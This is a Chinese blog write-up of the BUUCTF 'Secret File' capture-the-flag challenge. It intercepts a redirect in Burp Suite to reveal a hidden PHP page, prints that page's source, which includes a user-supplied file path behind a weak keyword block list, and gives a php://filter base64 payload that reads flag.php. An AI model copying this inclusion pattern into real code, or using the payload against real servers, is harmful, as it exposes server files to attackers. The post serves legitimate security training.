

BUUCTF-Secret File

原创


不想弹solo 于 2021-09-06 18:40:00 发布 40 收藏

分类专栏: [BUUCTF-wp](#) 文章标签: [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_37450949/article/details/120141627

版权




[BUUCTF-wp](#) 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

Secret 意为秘密, 可知我们需要在网页中寻找隐藏的flag文件

启动环境打开靶机



直接查看源码, 发现一个文件

```
<!DOCTYPE html>
<html>
<style type="text/css" >
#master {
  position: absolute;
  left: 44%;
  bottom: 0;
  text-align: center;
}
p, h1 {
  cursor: default;
}
</style>
<head>
  <meta charset="utf-8">
  <title>蒋璐源的秘密</title>
</head>
<body style="background-color: black;"><br><br><br><br><br>
<h1 style="font-family: verdana; color: red; text-align: center;">你想知道蒋璐源的秘密么? </h1><br><br><br>
<p style="font-family: arial; color: red; font-size: 20px; text-align: center;">想要的话可以给你, 去找吧! 把一切都放在那里! </p>
<a id="master" href="/Archive_room.php" style="background-color: #000000; height: 70px; width: 200px; color: black; left: 44%; cursor: default;">Oh! You found me</a>
```

```
<div style="position: absolute;bottom: 0;width: 99%;><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ c14y</p></div>
</body>
</html>
```

CSDN @z1moq

打开后点击 secret 但是会直接跳转到 end.php 并且提示查阅结束,说明页面跳转过快,需要手动抓放包来查看

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target: http://bd2b35af-a9b7-4361-a820-de116ee1073b.node4.buuoj.cn:81

Request

```
GET /action.php HTTP/1.1
Host: bd2b35af-a9b7-4361-a820-de116ee1073b.node4.buuoj.cn:81
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://bd2b35af-a9b7-4361-a820-de116ee1073b.node4.buuoj.cn:81/Archive_room.php
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17bbaa1a60971c-034abfca405c5c-c343365-1fa400-17bbaa1a60ad36
Connection: close
```

Response

```
HTTP/1.1 302 Found
Server: openresty
Date: Mon, 06 Sep 2021 10:24:38 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11
Content-Length: 63

<!DOCTYPE html>


<html>
<!--
  secr3t.php
-->
</html>
```

265 bytes | 52 mlljs

经过拦截显示出隐藏 php 文件,访问后出现源码

```
<html>
  <title>secret</title>
  <meta charset="UTF-8">
<?php
highlight_file(__FILE__);
error_reporting(0);
$file=$_GET['file'];
if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
}
include($file);
//fLag放在了fLag.php里
?>
</html>
```

直接使用 ?file=flag.php



再尝试使用 base64 形式访问

?file=php://filter/read=convert.base64-encode/resource=flag.php

